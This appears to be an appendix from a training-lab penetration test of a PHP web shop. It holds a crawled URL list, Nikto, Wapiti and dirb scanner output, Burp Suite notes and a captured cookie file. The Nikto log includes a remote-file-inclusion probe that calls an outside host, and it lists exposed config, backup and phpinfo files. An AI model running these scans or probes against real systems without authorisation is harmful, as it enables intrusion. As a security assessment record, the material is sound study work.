http://192.168.1.20/images/c.png
http://192.168.1.20/images/cart-img1.jpg
http://192.168.1.20/images/cart-img2.jpg
http://192.168.1.20/images/cart-img3.jpg
http://192.168.1.20/images/cart.jpg
http://192.168.1.20/images/cart.png
http://192.168.1.20/images/cc.png
http://192.168.1.20/images/checked.png
http://192.168.1.20/images/close_btn.png
http://192.168.1.20/images/d.png
http://192.168.1.20/images/download%20(1).jpg
http://192.168.1.20/images/download.jpg
http://192.168.1.20/images/e.png
http://192.168.1.20/images/employee.png
http://192.168.1.20/images/error.png
http://192.168.1.20/images/external-hard-disk.jpg
http://192.168.1.20/images/f.png
http://192.168.1.20/images/favicon.png
http://192.168.1.20/images/footer-shadow.png
http://192.168.1.20/images/g.png
http://192.168.1.20/images/h.png
http://192.168.1.20/images/home.png
http://192.168.1.20/images/i.png
http://192.168.1.20/images/item.png
http://192.168.1.20/images/j.png
http://192.168.1.20/images/jananka.jpg
http://192.168.1.20/images/k.png
http://192.168.1.20/images/l.png
http://192.168.1.20/images/lcd-tv.jpg
http://192.168.1.20/images/logo.png
http://192.168.1.20/images/main-bg.png

http://192.168.1.20/images/nav-bottom.png
http://192.168.1.20/images/order.png
http://192.168.1.20/images/post-img.jpg
http://192.168.1.20/images/price-left.png
http://192.168.1.20/images/price-right.png
http://192.168.1.20/images/print.png
http://192.168.1.20/images/product-img1.jpg
http://192.168.1.20/images/product-img2.jpg
http://192.168.1.20/images/product-img3.jpg
http://192.168.1.20/images/products-slide-left.png
http://192.168.1.20/images/products-slide-right.png
http://192.168.1.20/images/profile1.jpg
http://192.168.1.20/images/profile2.jpg
http://192.168.1.20/images/s1.jpg
http://192.168.1.20/images/s1.png
http://192.168.1.20/images/s10.png
http://192.168.1.20/images/s2.jpg
http://192.168.1.20/images/s2.png
http://192.168.1.20/images/s3.jpg
http://192.168.1.20/images/s3.png
http://192.168.1.20/images/s4.jpg
http://192.168.1.20/images/s4.png
http://192.168.1.20/images/s5.jpg
http://192.168.1.20/images/s5.png
http://192.168.1.20/images/s6.jpg
http://192.168.1.20/images/s6.png
http://192.168.1.20/images/s7.jpg
http://192.168.1.20/images/s7.png
http://192.168.1.20/images/s8.jpg
http://192.168.1.20/images/s8.png
http://192.168.1.20/images/s9.jpg
http://192.168.1.20/images/s9.png
http://192.168.1.20/images/samsung-galaxy-on5-sm-2s9.jpg
http://192.168.1.20/images/secondary_bar.png
http://192.168.1.20/images/shopcartone.png
http://192.168.1.20/images/shopcarttwo.png
http://192.168.1.20/images/slide-img1.jpg
http://192.168.1.20/images/slide-img2.jpg
http://192.168.1.20/images/slide-img3.jpg
http://192.168.1.20/images/slide-price.png
http://192.168.1.20/images/slider-bg.png
http://192.168.1.20/images/slider-left.png
http://192.168.1.20/images/slider-nav.png
http://192.168.1.20/images/slider-right.png
http://192.168.1.20/images/social-icon1.png
http://192.168.1.20/images/social-icon2.png
http://192.168.1.20/images/social-icon3.png
http://192.168.1.20/images/social-icon4.png

http://192.168.1.20/images/social-icon5.png
http://192.168.1.20/images/social-icon6.png
http://192.168.1.20/images/social-icon7.png
http://192.168.1.20/images/suncart.png
http://192.168.1.20/images/table_sorter_header.png
http://192.168.1.20/images/th.jpg
http://192.168.1.20/images/wrist-watch.jpg
http://192.168.1.20/images/xogmo.jpg
http://192.168.1.20/images/zaad.png
http://192.168.1.20/index.php
http://192.168.1.20/info.php
http://192.168.1.20/insertCustomer.php
http://192.168.1.20/js
http://192.168.1.20/js/
http://192.168.1.20/js/?C=D;O=D
http://192.168.1.20/js/DD_belatedPNG-min.js
http://192.168.1.20/js/Myriad_Pro_700.font.js
http://192.168.1.20/js/bootstrap.min.js
http://192.168.1.20/js/countries.js
http://192.168.1.20/js/cufon-yui.js
http://192.168.1.20/js/functions.js
http://192.168.1.20/js/jquery-1.10.2.min.js
http://192.168.1.20/js/jquery-1.10.2.min.map
http://192.168.1.20/js/jquery-1.6.2.min.js
http://192.168.1.20/js/jquery-1.9.0.min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/js/main.js
http://192.168.1.20/js/moment+langs.min.js
http://192.168.1.20/js/sliding.form.js
http://192.168.1.20/logout.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/
http://192.168.1.20/pictures/?C=S;O=D
http://192.168.1.20/pictures/bg.jpg
http://192.168.1.20/pictures/fluffy.jpg
http://192.168.1.20/pictures/rick.jpg
http://192.168.1.20/products.php
http://192.168.1.20/products.php?command&productid
http://192.168.1.20/profile.php
http://192.168.1.20/profile.php?msg=Successfully%20updated%20-%20I%20think!
http://192.168.1.20/robots.txt
http://192.168.1.20/sitemap.xml
http://192.168.1.20/thankyou.php?id=ZAP
http://192.168.1.20/updatepassword.php
http://192.168.1.20/view_cart.php
http://192.168.1.20/warehouse_1.php
http://192.168.1.20/warehouse_1.php?command&productid

http://192.168.1.20/warehouse_2.php
http://192.168.1.20/warehouse_2.php?command&productid

SCAN RESULTS & PROCESS

nikto -h http://192.168.1.20
- Nikto v2.1.6

+ Target IP: 192.168.1.20
+ Target Hostname: 192.168.1.20
+ Target Port: 80
+ Start Time: 2020-12-16 07:43:10 (GMT-5)

+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/info.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ /admin/admin.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /preview.php: PHP include error may indicate local or remote file inclusion is possible.
+ /login.php: Admin login page/section found.
+ 8726 requests: 0 error(s) and 35 item(s) reported on remote host
+ End Time: 2020-12-16 07:44:10 (GMT-5) (60 seconds)

+ 1 host(s) tested

15.3 BURP SUITE DEBUG RESULTS & PROCESS

Figure 137 displays the POST request being sent to the intruder tab of burp suite.




Figure 139

15.4 IDENTIFY FUNCTIONALITY RESULTS & PROCESS

Figure 138 shows how the target website validates a user. The website uses a secret cookie for authentication, it has been encoded.




Figure 140

Parameters used in the request include magaca (username),furaha (password) and submit.

Figure 139 shows me examining the alter password post request.

Figure 141

Figure 140 shows me examining the update password post request and response through burp suite.




Figure 142

Parameters used in the request include email, currentpassword, newpassword , confirmpassword and submit.

Figure 141 shows the post request of the contact form from the target website through the burp suite target tab.




Figure 143

Parameters used in the request include name, email, phone and text.

Cookie file


```
{
  "192.168.1.20": {
    "/": {
      "PHPSESSID": {
        "value": "slbqn64e81dmq0k9753dpumvn6",
        "expires": null,
        "secure": false,
        "port": null,
        "version": 0
      },
      "SecretCookie": {
        "value":
"756e7078796e6f40756e7078796e6f2e70627a3a756e7078796e6f3a31363037313434343138",
        "expires": null,
        "secure": false,
        "port": null,
        "version": 0
      }
    }
  }
}
```


Web scan


```
"classifications": {
    "SQL Injection": {
      "desc": "SQL injection vulnerabilities allow an attacker to alter the queries executed on the
backend database. An attacker may then be able to extract or modify informations stored in the
database or even escalate his privileges on the system.",
      "sol": "To protect against SQL injection, user input must not directly be embedded in SQL
statements. Instead, user input must be escaped or filtered or parameterized statements must be
used.",
      "ref": {
        "http://www.owasp.org/index.php/SQL_Injection":
"http://www.owasp.org/index.php/SQL_Injection",
        "http://en.wikipedia.org/wiki/SQL_injection": "http://en.wikipedia.org/wiki/SQL_injection",
```

```
      "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')": "http://cwe.mitre.org/data/definitions/89.html"
    }
   },
   "Blind SQL Injection": {
    "desc": "Blind SQL injection is a technique that exploits a vulnerability occurring in the database of an application. This kind of vulnerability is harder to detect than basic SQL injections because no error message will be displayed on the webpage.",
    "sol": "To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.",
    "ref": {
     "http://www.owasp.org/index.php/Blind_SQL_Injection": "http://www.owasp.org/index.php/Blind_SQL_Injection",
     "http://www.imperva.com/resources/adc/blind_sql_server_injection.html": "http://www.imperva.com/resources/adc/blind_sql_server_injection.html",
     "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')": "http://cwe.mitre.org/data/definitions/89.html"
    }
   },
   "File Handling": {
    "desc": "This attack is also known as Path or Directory Traversal, its aim is the access to files and directories that are stored outside the web root folder. The attacker tries to explore the directories stored in the web server. The attacker uses some techniques, for instance, the manipulation of variables that reference files with 'dot-dot-slash (../)' sequences and its variations to move up to root directory to navigate through the file system.",
    "sol": "Prefer working without user input when using file system calls. Use indexes rather than actual portions of file names when templating or using language files (eg: value 5 from the user submission = Czechoslovakian, rather than expecting the user to return 'Czechoslovakian'). Ensure the user cannot supply all parts of the path - surround it with your path code. Validate the user's input by only accepting known good - do not sanitize the data. Use chrooted jails and code access policies to restrict where the files can be obtained or saved to.",
    "ref": {
     "http://www.owasp.org/index.php/Path_Traversal": "http://www.owasp.org/index.php/Path_Traversal",
     "http://www.acunetix.com/websitesecurity/directory-traversal.htm": "http://www.acunetix.com/websitesecurity/directory-traversal.htm",
     "CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')": "http://cwe.mitre.org/data/definitions/22.html"
    }
   },
   "Cross Site Scripting": {
    "desc": "Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.",
    "sol": "The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted
```

scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding: <, >, &, ", ', (,), #, %, ; , +, -.",
    "ref": {
     "http://www.owasp.org/index.php/Cross_Site_Scripting":
"http://www.owasp.org/index.php/Cross_Site_Scripting",
     "http://en.wikipedia.org/wiki/Cross-site_scripting": "http://en.wikipedia.org/wiki/Cross-site_scripting",
     "CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')":
"http://cwe.mitre.org/data/definitions/79.html"
    }
   },
   "CRLF Injection": {
    "desc": "The term CRLF refers to Carriage Return (ASCII 13, \\r) Line Feed (ASCII 10, \\n). They're used to note the termination of a line, however, dealt with differently in today's popular Operating Systems. For example: in Windows both a CR and LF are required to note the end of a line, whereas in Linux/UNIX a LF is only required. This combination of CR and LR is used for example when pressing 'Enter' on the keyboard. Depending on the application being used, pressing 'Enter' generally instructs the application to start a new line, or to send a command.",
    "sol": "Check the submitted parameters and do not allow CRLF to be injected by filtering CRLF",
    "ref": {
     "http://www.owasp.org/index.php/CRLF_Injection":
"http://www.owasp.org/index.php/CRLF_Injection",
     "http://www.acunetix.com/websitesecurity/crlf-injection.htm":
"http://www.acunetix.com/websitesecurity/crlf-injection.htm",
     "CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')":
"http://cwe.mitre.org/data/definitions/93.html"
    }
   },
   "Commands execution": {
    "desc": "This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters",
    "sol": "Prefer working without user input when using file system calls",
    "ref": {
     "http://www.owasp.org/index.php/Command_Injection":
"http://www.owasp.org/index.php/Command_Injection",
     "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')": "http://cwe.mitre.org/data/definitions/78.html"
    }
   },
   "Htaccess Bypass": {
    "desc": "htaccess files are used to restrict access to some files or HTTP method. In some case it may be possible to bypass this restriction and access the files.",
    "sol": "Make sure every HTTP method is forbidden if the credentials are bad.",
    "ref": {
     "http://blog.teusink.net/2009/07/common-apache-htaccess-misconfiguration.html":
"http://blog.teusink.net/2009/07/common-apache-htaccess-misconfiguration.html",

```
      "CWE-538: File and Directory Information Exposure":
"http://cwe.mitre.org/data/definitions/538.html"
     }
   },
   "Backup file": {
     "desc": "It may be possible to find backup files of scripts on the webserver that the web-admin
put here to save a previous version or backup files that are automaticallygenerated by the software
editor used (like for example Emacs). These copies may reveal interesting informations like source
code or credentials",
     "sol": "The webadmin must manually delete the backup files or remove it from the web root. He
should also reconfigure its editor to deactivate automatic backups.",
     "ref": {
       "Testing for Old, Backup and Unreferenced Files (OWASP-CM-006)":
"http://www.owasp.org/index.php/Testing_for_Old,_Backup_and_Unreferenced_Files_(OWASP-
CM-006)",
       "CWE-530: Exposure of Backup File to an Unauthorized Control Sphere":
"http://cwe.mitre.org/data/definitions/530.html"
     }
   },
   "Potentially dangerous file": {
     "desc": "A file with potential vulnerabilities has been found on the website.",
     "sol": "Make sure the script is up-to-date and restrict access to it if possible",
     "ref": {
       "The Open Source Vulnerability Database": "http://osvdb.org/"
     }
   },
   "Server Side Request Forgery": {
     "desc": "The target application may have functionality for importing data from a URL, publishing
data to a URL or otherwise reading data from a URL that can be tampered with.",
     "sol": "Every URI received by the web application should be checked, especially scheme and
hostname. A whitelist should be used.",
     "ref": {
       "Server Side Request Forgery (OWASP)":
"https://www.owasp.org/index.php/Server_Side_Request_Forgery",
       "What is Server Side Request Forgery (Acunetix)?":
"https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/",
       "What is the Server Side Request Forgery Vulnerability (Netsparker)":
"https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/",
       "CWE-918: Server-Side Request Forgery (SSRF)":
"https://cwe.mitre.org/data/definitions/918.html"
     }
   },
   "Open Redirect": {
     "desc": "Unvalidated redirects and forwards are possible when a web application accepts
untrusted input that could cause the web application to redirect the request to a URL contained
within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may
successfully launch a phishing scam and steal user credentials.",
```

```
    "sol": "Force all redirects to first go through a page notifying users that they are going off of your site, and have them click a link to confirm.",
    "ref": {
     "Owasp Open Redirect": "https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html",
     "CWE-601: URL Redirection to Untrusted Site ('Open Redirect')": "https://cwe.mitre.org/data/definitions/601.html"
    }
   },
   "XXE": {
    "desc": "An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.",
    "sol": "The safest way to prevent XXE is always to disable DTDs (External Entities) completely.",
    "ref": {
     "Owasp XML External Entity (XXE) Processing": "https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing",
     "CWE-611: Improper Restriction of XML External Entity Reference": "https://cwe.mitre.org/data/definitions/611.html"
    }
   },
   "Internal Server Error": {
    "desc": "Internal server error description",
    "sol": "More information about the error should be found in the server logs.",
    "ref": {
     "Wikipedia article for 5xx HTTP error codes": "https://en.wikipedia.org/wiki/List_of_HTTP_status_codes#5xx_Server_Error"
    }
   },
   "Resource consumption": {
    "desc": "Resource consumption description",
    "sol": "The involved script is maybe using the server resources (CPU, memory, network, file access...) in a non-efficient way",
    "ref": {
     "http://www.owasp.org/index.php/Asymmetric_resource_consumption_(amplification)": "http://www.owasp.org/index.php/Asymmetric_resource_consumption_(amplification)",
     "CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion')": "http://cwe.mitre.org/data/definitions/400.html"
    }
   }
  },
  "vulnerabilities": {
   "SQL Injection": [],
   "Blind SQL Injection": [],
   "File Handling": [],
```

```
   "Cross Site Scripting": [],
   "CRLF Injection": [],
   "Commands execution": [],
   "Htaccess Bypass": [],
   "Backup file": [],
   "Potentially dangerous file": [],
   "Server Side Request Forgery": [],
   "Open Redirect": [],
   "XXE": []
  },
  "anomalies": {
   "Internal Server Error": [],
   "Resource consumption": []
  },
  "infos": {
   "target": "http://192.168.1.20/index.php",
   "date": "Sat, 05 Dec 2020 05:02:43 +0000",
   "version": "Wapiti 3.0.2",
   "scope": "folder"
  }
}
```


15.6 DIRB RESULTS & PROCESS

Commands used	Results
dirb http://192.168.1.20/ > dirb.txt	---- Entering directory: http://192.168.1.20/audio/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway) ---- Entering directory: http://192.168.1.20/css/ ---- *** Calculating NOT_FOUND code... (!) WARNING: Directory IS LISTABLE. No need to scan it.

